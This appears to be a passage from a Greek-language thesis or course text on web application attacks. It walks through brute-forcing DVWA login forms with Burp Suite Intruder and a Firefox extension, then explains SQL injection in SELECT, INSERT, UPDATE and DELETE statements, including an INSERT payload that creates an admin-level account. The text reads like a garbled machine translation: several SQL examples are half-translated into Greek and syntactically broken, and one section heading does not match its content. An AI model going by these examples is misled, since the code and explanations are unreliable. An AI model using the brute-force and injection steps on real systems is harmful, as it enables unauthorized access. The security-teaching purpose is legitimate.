Η εφαρμογή **burb suite** είναι μια εφαρμογή η οποία προκειμένου να ανακαλύψει τα στοιχεία εισόδου μιας φόρμας χρειάζεται ως είσοδο ένα σύνολο πιθανών στοιχείων εισόδου τα οποία έχοντας τα σε μορφή λίστας σε αρχεία **.txt** τα φορτώνουμε στο πρόγραμμα όπως φαίνεται παρακάτω .




Το intruder payload που δώσαμε

Η εφαρμογή **Burb Suite** αφού αποκτήσει τη λίστα με τα πιθανά στοιχεία εισόδου τα χρησιμοποιεί με **brute force** τρόπο ώστε εφαρμόζοντας όλους τους δυνατούς συνδυασμούς αυτών να βρεί το σωστό συνδυασμό που επιτρέπει σύνδεση . Παρακάτω φαίνονται οι απόπειρες που έγιναν προκειμένου να βρεθεί.




Η διαδικασία εύρεσης των στοιχείων με τη μέθοδο **Brute Force**


Παρακάτω βλέπουμε την σελίδα **DVWA** η οποία έχει και αυτή με τη σειρά της μια **login** φόρμα στην οποία θα πραγματοποιήσουμε επίσης επίθεση αλλά με την επέκταση του περιηγητή **firefox**



Στη συνέχεια πατώντας δεξί κλικ πάνω στην σελίδα πατάμε την εφαρμογη , οποία μας παρουσιάζει τις επιλογές που έχουμε για να βρεθεί ο κωδικός εισόδου . Η πρώτη επιλογή είναι η **Generate password** που χρησιμεύει για να παράγει η εφαρμογή για μας τυχαίους κωδικούς εισαγωγής και η δεύτερη επιλογή **Load Directory** ώστε να φορτώσουμε εμείς μια δικιά μας λίστα κωδικών , τέλος η εφαρμογή μας ζητάει να εισάγουμε ένα μήνυμα που θα εμφανιστεί στην περίπτωση που δεν βρεθεί ο κωδικός .



Έπειτα από την επαναλαμβανόμενη εισαγωγή , ο ζητούμενος βρίσκεται και εμφανίζεται στο παράθυρο παρακάτω .



Κεφάλαιο 8

Επιθέσεις σε Βάσεις Δεδομένων

"Επίθεση σε Ερμηνευτικά Πλαίσια"

Μια ερμηνευμένη γλώσσα είναι εκείνη της οποίας η εκτέλεση περιλαμβάνει ένα στοιχείο χρόνου εκτέλεσης που ερμηνεύει τον κωδικό της γλώσσας και εκτελεί τις οδηγίες που περιέχει . Σε αντίθεση , μια μεταγλωττισμένη γλώσσα είναι αυτή της οποίας ο κώδικας μετατρέπεται σε μηχανή με οδηγίες κατά τη στιγμή της παραγωγής . Κατά το χρόνο εκτέλεσης , εκτελούνται οι οδηγίες αυτές απευθείας από τον επεξεργαστή του υπολογιστή που τρέχει . Κάθε γλώσσα μπορεί να υλοποιηθεί με τη χρήση είτε ενός διερμηνέα ή ένος compiler , και η διάκριση δεν είναι μια εγγενής ιδιότητα της ίδιας της γλώσσας . Παρ 'όλα αυτά , οι περισσότερες γλώσσες συνήθως υλοποιούνται με μόνο ένα από αυτούς τους δύο τρόπους , και πολλές από τις βασικές γλώσσες που χρησιμοποιούνται για την ανάπτυξη εφαρμογών web που υλοποιούνται μέσω διερμηνέα , συμπεριλαμβανομένων της **SQL , LDAP , Perl , PHP** . Εξαιτίας του τρόπου που εκτελούνται οι ερμηνευμένες γλώσσες ,προκύπτει ένα σύνολο τρωτών σημείων.

Σε ορισμένες περιπτώσεις , ένας εισβολέας μπορεί να παρέχει δημιουργημένη είσοδο που ξεσπά στο πλαίσιο δεδομένων , συνήθως με την παροχή κάποιας σύνταξης της ερμηνευμένης γλώσσας εντός της γραμματικής που χρησιμοποείται. Το αποτέλεσμα είναι ότι ένα μέρος αυτής της εισόδου ερμηνεύεται ως οδηγίες του προγράμματος ,που εκτελούνται κατά τον ίδιο τρόπο, σαν να είχε γραφτεί από το αρχικό προγραμματιστή . Συχνά, ως εκ τούτου , μια επιτυχημένη επίθεση διακυβεύει πλήρως τη λειτουργία της εφαρμογής που είναι στο στόχαστρο . Οι επιθέσεις έχουν σχεδιαστεί για να εκτελέσουν αυθαίρετες εντολές που συνήθως είναι πολύ διαφορετικές . Η μέθοδος έγχυσης κώδικα συνήθως δεν αξιοποιεί κανένα συντακτικό χαρακτηριστικό της γλώσσας που χρησιμοποιείται για την ανάπτυξη το προγράμματος στόχου , και το ωφέλιμο φορτίο επίθεσης συνήθως περιέχει κώδικα μηχανής και όχι οδηγίες γραμμένες στη γλώσσα αυτή.

"Επίθεση σε SQL"


Σχεδόν κάθε web εφαρμογή χρησιμοποιεί μια βάση δεδομένων για την αποθήκευση των διαφόρων ειδών πληροφοριών που χρειάζεται για να λειτουργήσει . Για παράδειγμα , μια εφαρμογή web πωλήσεων μπορεί να χρησιμοποιήσει μια βάση δεδομένων για να αποθηκεύσει τα ακόλουθα στοιχεία:

- λογαριασμούς χρήστη , διαπιστευτήρια , και προσωπικές πληροφορίες
- περιγραφές και τιμές των εμπορευμάτων προς πώληση
- Παραγγελίες , καταστάσεις λογαριασμών , καθώς και τις λεπτομέρειες πληρωμής
- Τα δικαιώματα του κάθε χρήστη μέσα από την εφαρμογή

Το μέσο πρόσβασης σε πληροφορίες εντός της βάσης δεδομένων είναι η **Structured Query Language (SQL)** . Η **SQL** μπορεί να χρησιμοποιηθεί για να διαβάσει , να ενημερώσει , να προσθέσει και να διαγράψει πληροφορίες που υπάρχουν στο πλαίσιο της βάσης δεδομένων .Η **SQL** είναι μια ερμηνευμένη γλώσσα , και στις εφαρμογές web συνήθως κατασκευάσει **SQL** τις δηλώσεις που ενσωματώνουν παρεχόμενα στοιχεία του χρήστη . Αν αυτό γίνεται με ένα ανασφαλή τρόπο , η εφαρμογή μπορεί να είναι ευάλωτη σε **SQL** επιθέσεις. Αυτή η ροή δημιουργεί ένα από τα πλέον διαβόητα τρωτά σημεία που προσβάλουν τις εφαρμογές web . Στην πιο σοβαρές περιπτώσεις ,η SQL επίθεση μπορεί να επιτρέψει ένα ανώνυμο εισβολέα να διαβάσει και να τροποποιήσει όλα τα δεδομένα που είναι αποθηκευμένα μέσα στη βάση δεδομένων , και ακόμη αναλάβει τον πλήρη έλεγχο του διακομιστή στον οποίο εκτελείται η βάση δεδομένων .

Καθώς η ευαισθητοποίηση της ασφάλειας των διαδικτυακών εφαρμογών έχει εξελιχθεί , τα τρωτά σημεία της επίθεσης **SQL** έχουν γίνει σταδιακά λιγότερο διαδεδομένα και πιο δύσκολο να ανιχνευτούν και να εκμεταλλευτούν . Πολλές σύγχρονες εφαρμογές αποφεύγουν επιθέσεις **SQL** χρησιμοποιώντας **APIs** ,που αν χρησιμοποιηθούν σωστά , είναι εγγενώς ασφαλείς από επιθέσεις **SQL** . Σε αυτές τις περιστάσεις ,η **SQL** επίθεση συνήθως εμφανίζεται σε συγκεκριμένες περιπτώσεις όπου οι μηχανισμοί άμυνας δεν μπορούν να εφαρμοστούν . Η εύρεση **SQL** επίθεσης είναι μερικές φορές ένα δύσκολο έργο , που απαιτεί επιμονή για να εντοπίστεί μία ή δύο τέτοιες περιπτώσεις σε μία αίτηση εφόσον δεν έχουν εφαρμοστεί οι συνήθεις ελέγχοι . Η τάση αυτή έχει αναπτύξει μεθόδους για την εύρεση και την αξιοποίηση **SQL** επιθέσεων σε ροές, με πιο λεπτούς δείκτες τρωτών σημείων , και πιο εκλεπτυσμένο με ισχυρές τεχνικές καταστολής εκμετάλλευσης .

Ένα ευρύ φάσμα των βάσεων δεδομένων που χρησιμοποιούνται για την υποστήριξη εφαρμογών web . παρόλο που οι βασικές αρχές της ένεσης **SQL** είναι κοινές με τη συντριπτική χωρίς να υπάρχουν πολλές διαφορές . Αυτές κυμαίνονται από μικρές αλλαγές στη σύνταξη με σημαντικό ότι δεν υπάρχουν διαφορές στη συμπεριφορά και τη λειτουργικότητα που μπορεί να επηρεάσουν τους τύπους των επιθέσεων που μπορεί να ακολουθήσουν .Παρακάτω θα γίνει λόγος για τις τρεις πιο κοινές βάσεις δεδομένων που είναι πιθανό να αντιμετωπίσουμε , **Oracle , MS -SQL , και MySQL** . Θα επιστήσουμε προσοχή στις διαφορές μεταξύ αυτών των τριών πλατφορμών . Εξοπλισμένο με τις τεχνικές που περιγράφουμε εδώ , θα πρέπει να είναι σε θέση να εντοπίσουμε και να αξιοποιήσουμε ενάντια σε **SQL** επιθέσεις ενάντια σε οποιοδήποτε άλλη βάση δεδομένων εκτελώντας μια γρήγορη έρευνα .



20.Εύρεση επίθεσης στη βάση δεδομένων

"Ένεση σε Διαφορετικούς τύπους Δήλωσης"

Η γλώσσα SQL περιέχει μια σειρά από ρήματα που μπορεί να εμφανιστούν κατά την έναρξη των δηλώσεων .Η πλειοψηφία των SQL επιθέσεων προκύπτουν μέσα σε SELECT δηλώσεις . Ωστόσο , SQL έεπιθέσεις μπορούν να υπάρχουν μέσα σε κάθε είδους δήλωση .
Φυσικά , όταν υπάρχει αλληλεπίδραση με μια απομακρυσμένη εφαρμογή , συνήθως δεν είναι δυνατόν να γνωρίζει κάποιος εκ των προτέρων τι είδους δήλωση στοιχείου του χρήστη εισόδου θα υποβληθεί σε επεξεργασία .Οι πιο κοινοί τύποι των δηλώσεων SQL και οι χρήσεις τους περιγράφονται εδώ .

" SELECT "

Οι προτάσεις SELECT χρησιμοποιούνται για την ανάκτηση πληροφοριών από τη βάση δεδομένων . Συχνά χρησιμοποιούνται σε λειτουργίες όπου η εφαρμογή επιστρέφουν πληροφορίες σε απάντηση στις ενέργειες των χρηστών , όπως η περιήγηση σε έναν κατάλογο προϊόντων , την προβολή ενός προφίλ χρήστη ή την εκτέλεση μιας αναζήτησης . Επίσης ,χρησιμοποιούνται συχνά στην είσοδο όπου οι πληροφορίες που παρέχει ο χρήστης ελέγχονται με τα δεδομένα που ανακτώνται από μια βάση δεδομένων . Όπως και στα προηγούμενα παραδείγματα , το σημείο εισόδου για SQL επιθέσεις κατά κανόνα ο όρος WHERE του ερωτήματος . Παρεχόμενα από το χρήστη στοιχεία διαβιβάζονται στη βάση δεδομένων για ελέγχουν την έκταση των αποτελεσμάτων του ερωτήματος . Επειδή ο όρος WHERE είναι συνήθως το τελικό συστατικό μιας πρότασης SELECT , αυτό επιτρέπει στον εισβολέα να χρησιμοποιήσει το σχόλιο σύμβολο για να περικόψει το ερώτημα στο τέλος της εισαγωγής του χωρίς να ακυρωθεί η σύνταξη του συνολικού ερωτήματος .

Περιστασιακά , τα τρωτά σημεία της επίθεσης SQL επηρεάζουν άλλα μέρη του SELECT ερωτήματος , όπως τον όρο ORDER BY , ή τα ονόματα των πινάκων και των στηλών .

"INSERT δηλώσεις"

Οι δηλώσεις INSERT χρησιμοποιούνται για να δημιουργήσουν μια νέα γραμμή των δεδομένων σε έναν πίνακα . Χρησιμοποιούνται συνήθως όταν μια εφαρμογή προσθέτει μια νέα καταχώρηση σε ένα αρχείο καταγραφής ελέγχου , δημιουργεί ένα νέο λογαριασμό χρήστη , ή δημιουργεί μια νέα τάξη πραγμάτων . Για παράδειγμα , μια εφαρμογή μπορεί να επιτρέψει στους χρήστες μητρώο , προσδιορίζοντας τους το όνομα χρήστη και τον κωδικό πρόσβασης , και στη συνέχεια να τοποθετήσουμε τις λεπτομέρειες των χρηστών σε πίνακα με την ακόλουθη δήλωση :

INSERT INTO USERS (username, password , ID , privs) ΑΞΙΕΣ (« daf » , « Μυστικό » , 2248 , 1)

Αν το όνομα χρήστη ή ο κωδικός πρόσβασης είναι ευάλωτος σε **SQL** επίθεση , ένας εισβολέας μπορεί να εισάγει αυθαίρετα δεδομένα στο τραπέζι . Ωστόσο, για να γίνει αυτό θα πρέπει να σιγουρευτεί ότι το υπόλοιπο ολοκληρώθηκε ομαλά . Ειδικότερα , πρέπει να περιέχει τον σωστό αριθμό στοιχείων και αντικείμενα των σωστών τύπων . Για παράδειγμα , σε επίθεση στο όνομα αρχείου , ο εισβολέας μπορεί να παρέχει τα ακόλουθα :

(« foo »,« bar » , 9999 , 0)


Αυτό δημιουργεί ένα λογαριασμό με ένα αναγνωριστικό του **9999** και **0**. Υποθέτοντας ότι το αρχείο χρησιμοποιείται για να καθορίσει τα δικαιώματα του λογαριασμού , αυτό μπορεί να επιτρέψει στον εισβολέα για να δημιουργήσει ένα χρήστη με δικαιώματα διαχειριστή . Σε ορισμένες περιπτώσεις , όταν εργάζονται εντελώς τυφλά , η επίθεση σε μια **INSERT** δήλωση μπορεί να επιτρέψει σε έναν εισβολέα να εξαγάγει τα δεδομένα συμβολοσειράς από την εφαρμογή .Για παράδειγμα , ο εισβολέας θα μπορούσε να τραβήξει μια συμβολοσειρά της βάσης δεδομένων και να τοποθετήσει αυτό το στοιχείο, μέσα στο δικό του προφίλ χρήστη .

" Δηλώσεις UPDATE"

Οι δηλώσεις **UPDATE** χρησιμοποιούνται για να τροποποιήσουμε μία ή περισσότερες υπάρχουσες σειρές δεδομένων. Χρησιμοποιούνται συχνά σε λειτουργίες όπου ένας χρήστης αλλάζει την αξία των δεδομένων που υπάρχει ήδη .Για παράδειγμα, η ενημέρωση στα στοιχεία επικοινωνίας , αλλάζοντας τον κωδικό της , ή αλλάζοντας την ποσότητα σε μια γραμμή μιας παραγγελίας . Μια τυπική δήλωση **UPDATE** λειτουργεί σαν μια δήλωση **INSERT** , εκτός από το ότι συνήθως περιέχει έναν όρο **WHERE** για να πει στη βάση δεδομένων , ποιες γραμμές του πίνακα ενημερώθηκαν. Για παράδειγμα, όταν ένας χρήστης αλλάζει τον κωδικό πρόσβασης του, η εφαρμογή θα μπορούσε εκτελέστε το ακόλουθο ερώτημα :

users UPDATE SET password = ' newsecret ' όπου user = ' marcus » και τον κωδικό πρόσβασης = "Μυστικό"

Αυτό το ερώτημα σε ισχύ χρησιμοποιείται στην επαλήθευση για το εάν ο υπάρχοντας κωδικός πρόσβασης του χρήστη είναι σωστός και , αν ναι , να ενημερώσει με τη νέα τιμή . Εάν η λειτουργία είναι ευάλωτη σε **SQL** επίθεση , ένας εισβολέας μπορεί να παρακάμψει τον υφιστάμενο έλεγχο κωδικού πρόσβασης και να ενημερώσει το κωδικό πρόσβασης του χρήστη διαχειριστή πληκτρολογώντας το παρακάτω όνομα : **admin**



21. Η επίθεση στη βάση δεδομένων του playstation

"DELETE Καταστάσεις"

Οι δηλώσεις **DELETE** χρησιμοποιούνται για να διαγράψουμε μία ή περισσότερες σειρές δεδομένων,για παράδειγμα όταν οι χρήστες καταργήσουν ένα στοιχείο από το καλάθι αγορών τους ή διαγράψουν μια διεύθυνση παράδοσης από τα προσωπικά τους στοιχεία . Όπως και με τις δηλώσεις **UPDATE** , μια πρόταση **WHERE** συνήθως χρησιμοποιείται για να πει στη βάση δεδομένων ποιες

σειρές του πίνακα να ενημερώσουμε. Η εκμετάλευση της **WHERE**, μπορεί να έχει εκτεταμένες επιπτώσεις , οπότε καλό είναι να εφαρμόζεται η ίδια προσοχή που περιγράφεται για τις δηλώσεις **UPDATE** σε αυτήν την επίθεση .

" Έύρεση αδυναμιών σε SQL επιθέσεις"

Στις πιο προφανείς περιπτώσεις , μια επίθεση SQL ροής μπορεί να ανακαλυφθεί και να επαλήθευτεί με την παροχή ενός μόνο στοιχείου της απροσδόκητης εισόδου στην εφαρμογή . Σε άλλες περιπτώσεις , τα σφάλματα μπορούν να είναι εξαιρετικά λεπτά και μπορεί να είναι δύσκολο να διακριθούν από άλλες κατηγορίες τρωτότητας ή από καλοήθεις ανωμαλίες που δεν παρουσιάζουν απειλή για την ασφάλεια . Παρ 'όλα αυτά , μπορούμε να πραγματοποιήσουμε σε διάφορα στάδια ενός οργανωμένου τρόπου ελέγχους για την αξιοπιστία των SQL ροών .

" Επίθεση σε Συμβολοσειρές Δεδομένων"

Όταν ο χρήστης παρέχει δεδομένα συμβολοσειράς που ενσωματώνονται σε ένα ερώτημα **SQL** , είναι έγκλειστα μέσα σε μονά εισαγωγικά . Για να εκμεταλλευτεί κάθε επίθεση μια **SQL** ροή , πρέπει να ξεφύγει κάτι από αυτά τα εισαγωγικά .

"Επίθεση σε αριθμητικά δεδομένα"

Όταν ο χρήστης παρέχει αριθμητικά δεδομένα,αυτά ενσωματώνονται σε ένα ερώτημα **SQL** , η αίτηση μπορεί ακόμα να τα χειριστεί αυτά ως δεδομένα συμβολοσειράς με εγκλωβισμό μέσα σε μονά εισαγωγικά σήματα. Στις περισσότερες περιπτώσεις, ωστόσο, τα αριθμητικά δεδομένα περνιούνται κατευθείαν στη βάση δεδομένων με την αριθμητική τους μορφή και ως εκ τούτου δεν έχει τοποθετηθεί μέσα σε μονά εισαγωγικά . Εάν σε κανένα από τα προηγούμενα σημεία στις δοκιμές μας δεν παρουσιάζεται μιας ευπάθεια , μπορούμε να πάρουμε κάποιες άλλες προδιαγραφές στα ίδια βήματα σε σχέση με τα αριθμητικά δεδομένα .

"Επίθεση στην Δομή ερωτήματος"

Εάν τα δεδομένα που παρέχει ο χρήστης τα εισάγει στη δομή του ίδιου του ερωτήματος SQL , παρά ένα στοιχείο των δεδομένων εντός του ερωτήματος , αξιοποιώντας μια SQL επίθεση απλά εμπλέκει άμεσα την παροχή έγκυρης σύνταξης SQL . Το πιο κοινό σημείο της επίθεσης εντός της δομής ερωτήματος **SQL** είναι το σημείο **ORDER BY**. Η **ORDER BY** εντολή παίρνει ένα όνομα στήλης ή αριθμό και στέλνει το αποτέλεσμα σύμφωνα με τις τιμές σε αυτήν τη στήλη . Αυτή η λειτουργία είναι συχνά εκτεθειμένη και επιτρέπει την ταξινόμηση ενός πίνακα μέσα στον περιηγητή.

Ένα χαρακτηριστικό παράδειγμα είναι μια δυνατότητα ταξινόμησης πίνακα βιβλίων που έχει ανακτηθεί χρησιμοποιώντας αυτό το ερώτημα είναι η παρακάτω :

SELECT συγγραφέας, τίτλος , έτος ΑΠΟ ΟΠΟΥ βιβλία εκδότης = ORDER ' Wiley

"Παρακάμπτοντας Φίλτρα"

Σε ορισμένες περιπτώσεις , μια εφαρμογή που είναι ευάλωτη σε SQL επίθεση μπορεί να εφαρμόσει διάφορα φίλτρα εισόδου που θα αποτρέπουν την εκμετάλλευση της ροής. Για παράδειγμα , η εφαρμογή μπορεί να αφαιρέσει ή να αποκαταστήσει ορισμένους χαρακτήρες ή μπορεί να εμποδίσει κοινές λέξεις-κλειδιά SQL . Τα Φίλτρα αυτού του είδους είναι συχνά ευάλωτα να παρακάπτούν , έτσι θα πρέπει να γίνουν δοκιμές με πολλά κόλπα σε αυτή την κατάσταση .


"Μετατροπή Συντακτικού Σφάλματος "

Πέρα από ην SQL επίθεση , μια επιτυχημένη και κλιμακούμενη επίθεση στη βάση δεδομένων μπορεί να εκμεταλλευτεί μια ευπάθεια της SQL που συχνά οδηγεί στο συνολικό συμβιβασμό όλων των δεδομένων της εφαρμογής . Οι περισσότερες εφαρμογές χρησιμοποιούν ένα ενιαίο λογαριασμό για πρόσβαση σε βάσεις δεδομένων και βασίζονται στην εφαρμογή - στρώματος ελέγχου για την επιβολή του διαχωρισμού πρόσβασης μεταξύ διαφορετικών χρηστών . Μπορούμε να υποθέσουμε λοιπόν , ότι η ιδιοκτησία όλων των δεδομένων της εφαρμογής είναι το σημείο ενδιαφέροντος μιας επίθεσης SQL .Οι Περαιτέρω επιθέσεις που μπορούν να εκτελεστούν με την κλιμάκωση της επίθεσης στη βάση δεδομένων περιλαμβάνουν τα ακόλουθα :

- Εάν η βάση δεδομένων είναι κοινόχρηστη με άλλες εφαρμογές , ενδέχεται να μπορεί κάποιος να κλιμακώσει προνόμια μέσα στη βάση δεδομένων και να αποκτήσει πρόσβαση σε δεδομένα άλλων εφαρμογών .
- Μπορεί να είναι σε θέση να θέσει σε κίνδυνο το λειτουργικό σύστημα του διακομιστή βάσης δεδομένων .
- Μπορεί να είναι σε θέση να αποκτήσουν πρόσβαση στο δίκτυο σε άλλα συστήματα . Τυπικά, ο server της βάσης δεδομένων φιλοξενείται σε ένα προστατευμένο δίκτυο πίσω από πολλές στρώσεις άμυνας . Από το διακομιστή της βάσης δεδομένων , μπορούμε να είμαστε σε μια αξιόπιστη θέση και σε θέση ώστε να μν φθάσουν βασικές υπηρεσίες σε ξενιστές , οι οποίες μπορεί να είναι εκμεταλλεύσιμες .
